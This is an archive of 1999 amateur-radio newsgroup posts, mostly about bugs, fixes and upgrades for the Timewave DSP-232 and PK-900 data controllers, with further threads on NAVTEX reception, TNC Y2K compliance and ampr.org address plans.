Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: chipa@eskimo.com
Message-ID: <370EA425.CB2729E@eskimo.com>
Source record: 18575

john.scoggin@conectiv-comm.com wrote:
>
> In article <370d9469.4109163@news.akl.ihug.co.nz>, ggrey@ihug.co.nz says...
> >
> >
> >John Douglas, the service manager of Timewave said back about March
> >1998 that he would post a list of known problems and work-arounds
> >where they are known.
> >
> >I have never seen any posting.
> >
>
> AEA/Timewave seems to have completely (or conveniently) forgotten about this
> product. I've given up on it and tossed it in the trash.
>
> Their PK-96 was a pretty nice product, but I will probably never buy another
> Timewave product again after the DSP-232 experience. It's a shame, because
> their pricing is very reasonable (unlike Kantronix, whose recent price hike
> is way out of line).
>
> 73's
>
> John N3SKO/AAT3BF

I will never buy any Timewave product because of the way they have
handled the DSP-232 problem.

Chip, K7LR
chipa@eskimo.com

1920. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <YsyP2.2987$45.6752@news.goodnet.com>
Source record: 18576

Who cares?

Did you expect them to make a silk purse out of a sows ear?

chipa@eskimo.com wrote
>I will never buy any Timewave product because of the way they have
>handled the DSP-232 problem.
>
>Chip, K7LR
>chipa@eskimo.com

1921. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7em8mr$mk5$1@news.minn.net>
Source record: 18577

In article <370d9469.4109163@news.akl.ihug.co.nz>, ggrey@ihug.co.nz (Gordon) wrote:
>
>John Douglas, the service manager of Timewave said back about March
>1998 that he would post a list of known problems and work-arounds
>where they are known.
>
>I have never seen any posting.
>
>73
>Gordon
>ZL1GRG
>
>
Hello Gordon:

The list has been posted several places, I'm sorry you missed the post. Here is a current status for the DSP-232.

Known Problems:

Poor sensitivity
Pactor turnover does not work
Mail Box does not function
No support in AEA/Timewave Software (PC PakRATT for Windows)
FAX is flaky

Timewave closed out the DSP-232's on hand at $100 with a limited warranty. We have since invested much of those proceeds in working out the bugs in the hardware and adding software support for the DSP-232.

Here is the progress to date:

PACTOR turnover is fixed and in BETA test with our BETA test users.

A simple component change was found that improves sensitivity

We have a small team working on mailbox problems but have not yet solved this problem.

PC PakRATT for Windows now supports the DSP-232. (A simple update for $29.95 fixes the Y2K problem that had existed in ver. 2.0 PC PakRATT for Windows and adds DSP232 support). PC PakRATT for Windows has been taken over by Creative Services Software Inc. who are working as partners with Timewave in developing software for all of the AEA/TIMEWAVE Multi-modes and TNC's. Another of Creative Services programs, PK TERM'99 also supports the DSP-232.

PK TERM '99 for WIN 95/98/NT can be downloaded from http://www.timewave.com and will run in a DEMO mode until the activation key is purchased for $79.95.

We will be making several new product announcements before Dayton and the price and availability of the DSP232 patch should be available then.

Our next announcement, coming this weekend is a new PK-900 DSP enhancement board that adds DSP capability to the PK-900.

That's the news from here in Lake Wobegon, MN. If you have any questions, Fire away.

73

John Douglas
N0ISL/UA4LIS/UB5WJD
Marketing
Timewave Technology

1922. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7emalhnri1@news.minn.net>
Source record: 18578

In article <7ekp2v$er0@edrn.newsguy.com>, john.scoggin@conectiv-comm.com wrote:
>In article <370d9469.4109163@news.akl.ihug.co.nz>, ggrey@ihug.co.nz says...
>>
>>
>>John Douglas, the service manager of Timewave said back about March
>>1998 that he would post a list of known problems and work-arounds
>>where they are known.
>>
>>I have never seen any posting.
>>
>
>
>AEA/Timewave seems to have completely (or conveniently) forgotten about this
>product. I've given up on it and tossed it in the trash.
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>Their PK-96 was a pretty nice product, but I will probably never buy another
>Timewave product again after the DSP-232 experience. It's a shame, because
>their pricing is very reasonable (unlike Kantronix, whose recent price hike
>is way out of line).
>
>73's
>
>John N3SKO/AAT3BF
>
Hello John,

I hope the trash has not been picked up yet, quite a bit has happened
regarding the DSP-232.

Timewave sold their remaining stock of DSP-232's in an as-is condition. i.e.
Packet, RTTY, ASCII working but no PacTOR or Mailbox operation. As it is, it
make a good DX Cluster/RTTY TNC. We re-invested some of those proceeds in the
DSP232 and have accomplished the following.

1) a simple component change that improves sensitivity
2) PacTOR has been fixed and is in test at the BETA sites, That upgrade will
be released soon.
3) PC PakRATT for Windows now supports the DSP-232
4) The new program PK TYERM '99 supports the DSP-232

The are several new product announcements coming soon. One for example is a DSP
enhancement board for the PK-900. We are planning on continuing and improving
the AEA products that we acquired when AEA went out of business.

Any questions? I'll be glad to answer any I can.

73

John Douglas
N0ISL/UA4LIS/UB5WJD
Timewave Technology

1923. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: Glen Menendez <menendez@eznet.net>
Message-ID: <370F54F8.5772E209@eznet.net>
Source record: 18579

John,

Will this in any way affect the announced trade-in credit toward a new unit? (For those of us that paid $450+) Come to think of it, what ever happened to the DSP2232zx?

Glen Menendez
KD4EQI

John Douglas wrote:

> In article <370d9469.4109163@news.akl.ihug.co.nz>, ggrey@ihug.co.nz (Gordon) wrote:
> >
> >John Douglas, the service manager of Timewave said back about March
> >1998 that he would post a list of known problems and work-arounds
> >where they are known.
> >
> >I have never seen any posting.
> >
> >73
> >Gordon
> >ZL1GRG
> >
> >
> Hello Gordon:
>
> The list has been posted several places, I'm sorry you missed the post. Here
> is a current status for the DSP-232.
>
> Known Problems:
>
> Poor sensitivity
> Pactor turnover does not work
> Mail Box does not function
> No support in AEA/Timewave Software (PC PakRATT for Windows)
> FAX is flaky
>
> Timewave closed out the DSP-232's on hand at $100 with a limited warranty.
> We have since invested much of those proceeds in working out the bugs in the
> hardware and adding software support for the DSP-232.
>
> Here is the progress to date:
>
> PACTOR turnover is fixed and in BETA test with our BETA test users.
>
> A simple component change was found that improves sensitivity

>
> We have a small team working on mailbox problems but have not yet solved this
> problem.
>
> PC PakRATT for Windows now supports the DSP-232. (A simple update for $29.95
> fixes the Y2K problem that had existed in ver. 2.0 PC PakRATT for Windows
> and adds DSP232 support). PC PakRATT for Windows has been taken over by
> Creative Services Software Inc. who are working as partners with Timewave in
> developing software for all of the AEA/TIMEWAVE Multi-modes and TNC's. Another
> of Creative Services programs, PK TERM'99 also supports the DSP-232.
>
> PK TERM '99 for WIN 95/98/NT can be downloaded from http://www.timewave.com
> and will run in a DEMO mode until the activation key is purchased for $79.95.
>
> We will be making several new product announcements before Dayton and the
> price and availability of the DSP232 patch should be available then.
>
> Our next announcement, coming this weekend is a new PK-900 DSP enhancement
> board that adds DSP capability to the PK-900.
>
> That's the news from here in Lake Wobegon, MN. If you have any questions,
> Fire away.
>
> 73
>
> John Douglas
> N0ISL/UA4LIS/UB5WJD
> Marketing
> Timewave Technology

1924. Re: PK-232 MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: Rick and Theresa <pilots@mbay.net>
Message-ID: <370F70F5.757DDA5A@mbay.net>
Source record: 18580

add to W9VHE---

All this assumes you have good audio connection between your transceiver and the PK-232 audio input, the volume is set sufficiently to get detections, and the radio switch on the front panel is correctly selected to the I/O connectors you're using.

If you're still having trouble, put up another posting describing in more detail what you are doing to try and decode the signals.

Good Luck and 73
Rick N6CY

1925. Re: Y2K and Packet/Aprs?????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: lclark@minn.net
Message-ID: <7enqu1$63p$1@news.minn.net>
Source record: 18581

In article <7ejd9u$e73$1@autumn.news.rcn.net>, "Nigle" <evolx3@hotmail.com> wrote:
> Greetings,
>
> I am looking for info on TNC's. I have been looking to purchase a
>used one or two. Will the firmware and other stuff built into most TNC's
>survive Y2K? Are there any mfr's that claim their tnc is Y2k compliant?
>
> Will a packet system survive if my Y2K compliant computer says its 00 and
>the tnc (I remember the pk-88) says its 80??
>
> Another thing to worry about? Thanks for reading. N3RIK (Bruce)
>
>
>
>
Bruce,
At Timewave we have tested all of the recent and popular TNC's and Multimode data controllers built by Timewave and the late Advanced Electronics Applications, Inc. All of them are Y2K compliant. However, there are additional factors to consider:

First, is your computer, bios, and operating system Y2K compliant? Check it with one of the utilities available on the net or from your favorite computer store. We have a utility to test Y2K that we will post on our website for download (We did not write the utility, but we have permission to distribute it freely). Check later this weekend or early next week)

Second, most TNC's can use plug-in clock calendar chips. Timewave (or any other TNC manufacturer) cannot control the Y2K compliancy of these devices. Check with the clock-calendar manufacturer (Probably Dallas Semiconductor).

Third, after the other conditions have been met, is your terminal program Y2K compliant? If you operate in the command mode with a dumb terminal program, you will probably not have a problem. Everthing of that type we have tried has worked ok; however; most people use a more sophisicated program such as PC PakRatt for Windows or PK-Term'99. Both these programs are Y2K compatible in the latest versions. PK-Term'99 is a 32 bit program for Windos 95/98/NT and has been Y2K compatible from its inception at Creative Services Software. PC PakRatt for Windows Ver 2.0 was not Y2K compatible until Timewave and CSS collaborated in an effort to allow CSS to acquire the source code for PC PakRatt for Windows from its original author. This was accomplished in late March 1999, and CSS immediately upgraded the program to include Y2K compatibility, Timewave logos and icons, and support for the Timewave DSP-232, IDR-96 and Drake TR270. The result was released by Timewave on April 1, 1999. The new version is PC PakRatt 2.1 for Windows 3.1.

Timewave's website is http://www.timewave.com

73,
Randy Gawtry, K0CBH
Timewave Technology Inc.

1926. Protocol info reqd for Navtex & GMDSS Dsc

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: Spam Bin <nospam@scotia-technologies.co.uk>
Message-ID: <19990410194718859l1@scotia-technologies.co.uk>
Source record: 18582

Ref. subject line, any info or pointers greatly appreciated.

Thanks
Steve

1927. Re: DIY Wireless data communication (RS-232)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: Spam Bin <nospam@scotia-technologies.co.uk>
Message-ID: <19990410195232859 11@scotia-technologies.co.uk>
Source record: 18583

The message <7af587kod1@dinkel.civ.utwente.nl>
from "Mogwai" <mogwai@smitsarnhem.com> contains these words:

> Hi all,

> I'd like to build a wireless RS-232 communication channel, so my robot can
> communicate with a PC. I searched the net for transmitter/receiver units,
> but only found commercial ones (which are far too expensive for a hobby
> project).

> So can anyone point me to an online design/schematic that I can use for my
> project.....

What about the pre-built low-power UHF devices. They cost around
25UKP (about 35USD) here in the uk for TX/RX pair.

Due to the way the RX works, you need to send about a dozen (timing /
phasing!) characters prior to the actual commands, etc. It is very
simple to implement with a PIC microprocessor on the RX.

You could send out say, a dozen letter 'A', have a 'start of sentence
character i.e '$', then the data.
At the RX end strip the '$', then everything after that is control data.

I think the uhf devices are limited to about 1200 baud, but that
should be fine for your requirements.

Regards
Steve H

1928. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7eomgteqn1@news.minn.net>
Source record: 18584

In article <370F54F8.5772E209@eznet.net>, Glen Menendez <menendez@eznet.net> wrote:
>John,
>
>Will this in any way affect the announced trade-in credit toward a new unit?
> (For those
>of us that paid $450+) Come to think of it, what ever happened to the
> DSP2232zx?
>
>Glen Menendez
>KD4EQI
>
Hello Glen:

last things first. The DSP-2232zx has been out into a hold in engineering while we produce several new products that produce sales that will allow us to finish the DSP-2232zx. In the last few months we have announced:

1) PK-232mbx DSP upgrade kit
2) PK-900 DSP upgrade kit
3) PK-232/DSP multimode (This is a run of new PK-232's with MBX and DSP)
4) PK TERM '99 (includes support for the DSP-232)
5) DSP-232 upgrade (drop me an email and I'll send you directions for a simple component change that improves sensitivity in the DSP-232)
6) PC PakRATT for Windows upgrade (includes support for the DSP-232)

There are some more things in the works that we expect to announce during 1999. My guess is that the DSP-2232zx is at least a year away. For those who wait we will honor the trade-in. I don't know if there will be a trade-in for the DSP-232 toward the PK-232/DSP, But I am pushing for one. I'll post any offers here on the net when they occur.

Lastly, We have Pactor working on the DSP-232 now and are working on the mailbox problem. If we find a solution for the MBX problem, The DSP-232 is actually a rather decent TNC. It certainly out performs any of the previous generation analog TNC's.

That's the news from near Lake Wobegon in central Minnesota.

73

John Douglas
N0ISL
Timewave Technology

1929. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: ggrey@ihug.co.nz
Message-ID: <370fdeb0.6560204@news.akl.ihug.co.nz>
Source record: 18585

Thanks for the report.
I guess I must have been expecting more fixes.
I bought mine for the 9600 packet.
Tried my DSP-232 out again last night. It is pretty much dead and
running pretty warm to touch on the case!!

73
Gordon

jdouglas@timewave.com (John Douglas) wrote:

>In article <370d9469.4109163@news.akl.ihug.co.nz>, ggrey@ihug.co.nz (Gordon) wrote:
>>
>>John Douglas, the service manager of Timewave said back about March
>>1998 that he would post a list of known problems and work-arounds
>>where they are known.
>>
>>I have never seen any posting.
>>
>>73
>>Gordon
>>ZL1GRG
>>
>>
>Hello Gordon:
>
>The list has been posted several places, I'm sorry you missed the post. Here
>is a current status for the DSP-232.
>
>Known Problems:
>
>Poor sensitivity
>Pactor turnover does not work
>Mail Box does not function
>No support in AEA/Timewave Software (PC PakRATT for Windows)
>FAX is flaky
>
>Timewave closed out the DSP-232's on hand at $100 with a limited warranty.
>We have since invested much of those proceeds in working out the bugs in the
>hardware and adding software support for the DSP-232.
>
>Here is the progress to date:
>
>PACTOR turnover is fixed and in BETA test with our BETA test users.
>

>A simple component change was found that improves sensitivity
>
>We have a small team working on mailbox problems but have not yet solved this
>problem.
>
>PC PakRATT for Windows now supports the DSP-232. (A simple update for $29.95
>fixes the Y2K problem that had existed in ver. 2.0 PC PakRATT for Windows
>and adds DSP232 support). PC PakRATT for Windows has been taken over by
>Creative Services Software Inc. who are working as partners with Timewave in
>developing software for all of the AEA/TIMEWAVE Multi-modes and TNC's. Another
>of Creative Services programs, PK TERM'99 also supports the DSP-232.
>
>PK TERM '99 for WIN 95/98/NT can be downloaded from http://www.timewave.com
>and will run in a DEMO mode until the activation key is purchased for $79.95.
>
>We will be making several new product announcements before Dayton and the
>price and availability of the DSP232 patch should be available then.
>
>Our next announcement, coming this weekend is a new PK-900 DSP enhancement
>board that adds DSP capability to the PK-900.
>
>That's the news from here in Lake Wobegon, MN. If you have any questions,
>Fire away.
>
>73
>
>John Douglas
>N0ISL/UA4LIS/UB5WJD
>Marketing
>Timewave Technology

1930. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: ggrey@ihug.co.nz
Message-ID: <3710e088.7032601@news.akl.ihug.co.nz>
Source record: 18586

I am looking forward to the DSP-2232zx.
73
Gordon

jdouglas@timewave.com (John Douglas) wrote:

>In article <370F54F8.5772E209@eznet.net>, Glen Menendez <menendez@eznet.net> wrote:
>>John,
>>
>>Will this in any way affect the announced trade-in credit toward a new unit?
>> (For those
>>of us that paid $450+) Come to think of it, what ever happened to the
>> DSP2232zx?
>>
>>Glen Menendez
>>KD4EQI
>>
>Hello Glen:
>
>last things first. The DSP-2232zx has been out into a hold in engineering
>while we produce several new products that produce sales that will allow us to
>finish the DSP-2232zx. In the last few months we have announced:
>
>1) PK-232mbx DSP upgrade kit
>2) PK-900 DSP upgrade kit
>3) PK-232/DSP multimode (This is a run of new PK-232's with MBX and DSP)
>4) PK TERM '99 (includes support for the DSP-232)
>5) DSP-232 upgrade (drop me an email and I'll send you directions for a simple
>component change that improves sensitivity in the DSP-232)
>6) PC PakRATT for Windows upgrade (includes support for the DSP-232)
>
>There are some more things in the works that we expect to announce during
>1999. My guess is that the DSP-2232zx is at least a year away. For those who
>wait we will honor the trade-in. I don't know if there will be a trade-in for
>the DSP-232 toward the PK-232/DSP, But I am pushing for one. I'll post any
>offers here on the net when they occur.
>
>Lastly, We have Pactor working on the DSP-232 now and are working on the
>mailbox problem. If we find a solution for the MBX problem, The DSP-232 is
>actually a rather decent TNC. It certainly out performs any of the previous
>generation analog TNC's.
>
>That's the news from near Lake Wobegon in central Minnesota.
>
>73

>
>John Douglas
>N0ISL
>Timewave Technology
>

1931. Looking for ampr.org web pages....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9904102255510.402-100000@dns.bde-arc.ampr.org>
Source record: 18587
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

I'm rebuilding part of the website for the Southern California Digital Communications Council (an amateur radio digital organization), and I'm looking for pages for bordering areas on the topics listed below. So far, I haven't found them via the usual search engines....

- TCP/IP address plans for domain "ampr.org" for the areas of:
- 2 - Northern California (east) - Sacramento
- 4 - Northern California (west) - San Francisco
- Uncertain if the "www.cave.org/..." page is appropriate?
-124- Arizona
-125- Nevada (Southern)
-173- Mexico (especially Baja California)

I'm also looking for the appropriate links to frequency coordinator pages for the following areas (for our miscellaneous links page):
- Arizona
- Found the "Arizona Repeater Association" page, but per the ARRL Repeater guide, some other organization is listed as FC.
- Nevada
- Mexico (Baja California)
- I know that "Baja TASMA" exists... but no web page?

Does anyone know if these pages exist somewhere (and if so, where)?

1932. Re: NAVTEX & SCS PACTOR II (HELP!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: Jeff Puckett <jpuckett@piggott.net>
Message-ID: <370FEC21.9E0EF539@piggott.net>
Source record: 18588

All NAVTEX broadcasts are made on 518 kHz, using narrow-band direct printing 7-unit forward error correcting (FEC or Mode B) transmission. This type of transmission is also used by Amateur Radio service (AMTOR). Broadcasts use 100 baud FSK modulation, with a frequency shift of 170 Hz. The center frequency of the audio spectrum applied to a single sideband transmitter is 1700 Hz. The receiver 6 dB bandwidth should be between 270-340 Hz.

Each character is transmitted twice. The first transmission (DX) of a specific character is followed by the ransmission of four other characters, after which the retransmission (RX) of the first character takes place, allowing for time-diversity reception of 280 ms.

Fore more information, see ITU Recommendations M.540-2 and M.476-5.

Also take a look at the following site:
http://www.navcen.uscg.mil/marcomms/gmdss/navtex.htm

Jim wrote:

> Somebody will slap me if I'm wrong, but I don't think NAVTEX is PACTOR,
> I think it's the same as mode B AMTOR (FEC) mode. I can copy (long time
> ago) NAVTEX here with a very old KAM with no PACTOR mode at all, so I
> know it's not PACTOR.
>
> The old KAM manual says 518 khz, LSB. It also states the receiving
> station keeps track of the message numbers, and only will receive them
> once. The KAM can be configured to only receive specific messages, so
> maybe your black box can too, I'm not familiar with the one you have.
>
> 73, Jim KH2D
>
> stuart_morgan@my-dejanews.com wrote:
>
> >I have been trying for some time to receive NAVTEX on my boat using the SCS
> >PACTOR II modem,without success.I have read the manual, & it should work in
> >standby mode, I have tried manually configuring the modem by setting ARX and
> >BC to 1. I have set the tones for 170Hz, and detuned the signal to 519.7kHz,
> >and only get the odd character. I am using an ICOMIC706 MkII transceiver with
> >an SCS ATU tuning a wire backstay. Any comments or suggestions would be most
> >welcome. I am entirely new to digital comms so may be missing something
> >obvious!
>
> >-----------== Posted via Deja News, The Discussion Network ==----------
> >http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

--
//
Jeff Puckett
mailto:jpuckett@piggott.net
http://www.piggott.net./~jpuckett/
//

1933. Re: Protocol info reqd for Navtex & GMDSS Dsc

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: Jeff Puckett <jp@piggott.net>
Message-ID: <370FECCC.51A2D14D@piggott.net>
Source record: 18589

Look at the bottom of the following page
http://www.navcen.uscg.mil/marcomms/gmdss/navtex.htm

Spam Bin wrote:

> Ref. subject line, any info or pointers greatly appreciated.
>
> Thanks
> Steve

--
//

Jeff Puckett
mailto:jpuckett@piggott.net
http://www.piggott.net./~jpuckett/
//

1934. Help! Mitrek Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-10 00:00:00 UTC
From: steve monsey <s.monsey@worldnet.att.net>
Message-ID: <371013B0.A4D8F3FE@worldnet.att.net>
Source record: 18590

OK..how do you do it??? I have a Mitrek radio and no key.....
Where do I find a key OR is there a back door on how to open it??

Is this a test??? LOL

Steve N0FPF

1935. Help C520 G3RUH 9k6 Modification Method(Italiano=>English)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: Kim <hl5pcu@netian.com>
Message-ID: <7eot1b$kn1$1@newsread.unitel.co.kr>
Source record: 18591

Standard C520 G3RUH 9k6 Modification Method

[Italiano]

PTT --- Per il collegamento del PTT penso non ci siano problemi.
In ogni caso il filo va messo proprio in corrispondenza del
pulsantino
- ed e' in comune con sia in V che in U.

VHF RX - Sulla terza piastrina il filo va messo al pin 11 del RCL10420 ,
un integrato a 20 pin.

UHF RX - Sulla seconda piastrina l 'integrato e' quello sotto la batteria
al litio,
quello con il quarzo appogiato su. Il pin e' sempre il numero 11.

TX VHF - Puoi notare sulla terza piastrina un connettore a 15 pin
TX UHF - i punti sono l'11 e il 12.

[English]

PTT --- For the connection of the PTT task not there are problems.
In any case the wire goes put just in correspondence of the
pulsantino
- and common with it is in V that in U.

VHF RX - On the third piastrina the wire goes put to pin the 11 of the
RCL10420,
integrating to 20 pin.

UHF RX - On the second piastrina l ' integrated e' that one under the
battery to
the litio, that one with the quartz appogiato on. Pin e' always
number 11.

TX VHF - You can notice on the third piastrina a connector to 15 pin

TX UHF - the points are the 11 and the 12.

1936. Re: Looking for ampr.org web pages....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7gvuiq.15h.nielsen@bob.localnet>
Source record: 18592
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

On Sat, 10 Apr 1999 23:40:00 +0000, D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
>I'm rebuilding part of the website for the Southern California Digital
>Communications Council (an amateur radio digital organization), and I'm
>looking for pages for bordering areas on the topics listed below. So far, I
>haven't found them via the usual search engines....
>
>- TCP/IP address plans for domain "ampr.org" for the areas of:
> - 2 - Northern California (east) - Sacramento
> - 4 - Northern California (west) - San Francisco
> - Uncertain if the "www.cave.org/..." page is appropriate?
> -124- Arizona

There was a plan, but I don't have a current copy. You can get a reasonable
idea from ftp://packet.kvoa.com/pub/domain.txt (not quite up-to-date, but
close). If you have any specific questions, I can help you or you can contact
the IP address coordinator, kf7tp@cybertrails.com.

> -125- Nevada (Southern)
> -173- Mexico (especially Baja California)
>
>I'm also looking for the appropriate links to frequency coordinator pages for
>the following areas (for our miscellaneous links page):
> - Arizona
> - Found the "Arizona Repeater Association" page, but per the
> ARRL Repeater guide, some other organization is listed as FC.

The Amateur Radio Council of Arizona is the recognized frequency coordination
activity (although there is at least one other "organization" claiming the right
to do so). http://www.phx-az.com/ARCA/ I don't think the frequency
coordination information is the very latest, but it's close.

> - Nevada
> - Mexico (Baja California)
> - I know that "Baja TASMA" exists... but no web page?
>
>Does anyone know if these pages exist somewhere (and if so, where)?
>
>

Bob Nielsen, w6swe (packet coordinator for ARCA)

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1937. PK-900 DSP Upgrade announced by Timewave

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7ep43timr2@news.minn.net>
Source record: 18593

NEW! PK-900/DSP Upgrade for the PK-900

Timewave's Powerful DSP Technology improves the PK-900.

Now the finest analog data controller ever built can be even better. The PK-900/DSP daughter board brings a whole new level of performance to the PK-900. Weak signals and crowed bands won't stop your QSO. Noise and QRM are rejected by the DSP filter for better copy and fewer errors.

The PK-900/DSP upgrade kit provides more and better HF filtration. 39 Optimum DSP filters are selected automatically as you operate. The upgrade runs with all of your present software, or you can upgrade to the latest Y2K ready Windows 95/98/NT software PK TERM '99 and have control of three new CW DSP filters, 50,100 and 200 Hz.

The upgrade is user installable. Price and specifications are available at http://www.timewave.com

For questions and availability information, contact sales@timewave.com

John Douglas
N0ISL/UA4LIS/UB5WJD
Marketing

1938. Re: Updated WWW Pages

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <6209BBC0988A9692.886C20387141201A.A61BA1E70FFBB3E8@library-proxy.airnews.net>
Source record: 18594
Cross-posted to: rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.dx

Ok, while you're at it, check my web page:
http://www.qex.net/k7on/

In article <3713c668.15101543@news.innotts.co.uk>, asperges@innotts.co.uk
says...
> --
> April Update - Amateur Radio Pages:
>
> http://www.innotts.co.uk/~asperges/
>
>
>
> International Amateur Radio Pages:
>
> * Ideal for experts of beginners;
> * Wide range of subject matters;
> * Updated news, comment and debate;
> * Real Audio on many pages;
> * Listeners / Scanner Enthusiast Section
> * Links and feedback.
> *Amateur Radio News in Real Audio
>
> Text and Real Audio and video!
> As always: everyone welcome.
>
> 73 de Jeremy G4NJH
>
> --
>

--
Brian Short, K7ON 1994 E. Laguna Dr. Tempe, Az 85282
bshort@speedchoice.com >or< http://www.qex.net/k7on/
--

1939. UPDATE RE. VE1SMU PBBS ACCESS PROBLEM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <7eq2tt$mq3$1@news2.bit-net.com>
Source record: 18595
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

From: http://observatory3.stmarys.ca/

"Connect to VE1SMU-3 HTTP Tnos PBBS access.
Authentication Required) Access directly to
gw.ve1smu.ampr.org (44.135.32.210) from the Internet
is unavailable do to routing problems. We hope to have
this corrected as soon as possible."

Thanks to all who helped to test access from around the US.
It's good to know that it isn't my PC or ISP! :-)
It is a handy PBBS, am looking forward to renewed access!
~~~

\ ~ / .... DavidC K1YP
~~~

1940. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: xpware@home.com
Message-ID: <3711a645.1772144@wingate>
Source record: 18596

>Hello Gordon:
>
>The list has been posted several places, I'm sorry you missed the post. Here
>is a current status for the DSP-232.
>
>Known Problems:
>
>Poor sensitivity
>Pactor turnover does not work
>Mail Box does not function
>No support in AEA/Timewave Software (PC PakRATT for Windows)
>FAX is flaky
>
>Timewave closed out the DSP-232's on hand at $100 with a limited warranty.
>We have since invested much of those proceeds in working out the bugs in the
>hardware and adding software support for the DSP-232.
>
>Here is the progress to date:
>
>PACTOR turnover is fixed and in BETA test with our BETA test users.
>
>A simple component change was found that improves sensitivity
>
>We have a small team working on mailbox problems but have not yet solved this
>problem.
>

What about the other issues that still remain.

1. Communications port problem that can
cause a TNC lockup. To test type
DISP Z several times in fast succession.
You will normally get a DSP error as I remember.

2. The MANY problems with the HOST mode.
For example, transparent mode does work
correctly.

ZFREE and ZSTATUS are not correct.

OVER command is flakey. Requried for
transparent overation.

As far as the sensitiiiivity error, the fix was known before
Timewave bought the rights to the unit from AEA.

Just curious.

Gary KF7XP

XPWare Software

1941. WinAPRS 2.2.4 Message Font Size

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: Rick and Theresa <pilots@mbay.net>
Message-ID: <3710F837.4F741EC0@mbay.net>
Source record: 18597

Can anyone tell me if it is possible (and how) to change the font size
of the text in the MESSAGE LIST window? I use a high resolution setting
on my monitor (greater than 800x600), which allows me to see more
positions on the screen without scrolling, but the message text shrinks
to microscopic size. I've figured out how to change the map display text
to a larger size. It's the messages I'm concerned about and can't seem
to find anything in the documentation.
73 Rick N6CY

1942. Re: NAVTEX & SCS PACTOR II (HELP!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: David Wells <davew@cruzio.com>
Message-ID: <7eqpa8$oqc@enews4.newsguy.com>
Source record: 18598

Can you hear the station? I receive NAVTEX on a KAM+, however, I have to bypass the internal antenna tuner in my IC765 and my external tuner as neither will tune to 518kHz and attenuate the signal to the point I cannot copy it. I found the best reception is using my tower for the antenna straight into the receiver.

--
Dave KD6TO
stuart_morgan@my-dejanews.com wrote in message
<7ekcle$18s$1@nnrp1.dejanews.com>...
>I have been trying for some time to receive NAVTEX on my boat using the SCS
>PACTOR II modem,without success.I have read the manual, & it should work in
>standby mode, I have tried manually configuring the modem by setting ARX
and
>BC to 1. I have set the tones for 170Hz, and detuned the signal to
519.7kHz,
>and only get the odd character. I am using an ICOMIC706 MkII transceiver
with
>an SCS ATU tuning a wire backstay. Any comments or suggestions would be
most
>welcome. I am entirely new to digital comms so may be missing something
>obvious!
>
>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1943. Re: UPDATE RE. VE1SMU PBBS ACCESS PROBLEM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-11 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7h20ia.gmi.nielsen@bob.localnet>
Source record: 18599
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

On Sun, 11 Apr 1999 07:58:57 -0400, DavidC <davidc@bit-net.com> wrote:
>From: http://observatory3.stmarys.ca/
>
>"Connect to VE1SMU-3 HTTP Tnos PBBS access.
> Authentication Required) Access directly to
> gw.ve1smu.ampr.org (44.135.32.210) from the Internet
> is unavailable do to routing problems. We hope to have
> this corrected as soon as possible."
>
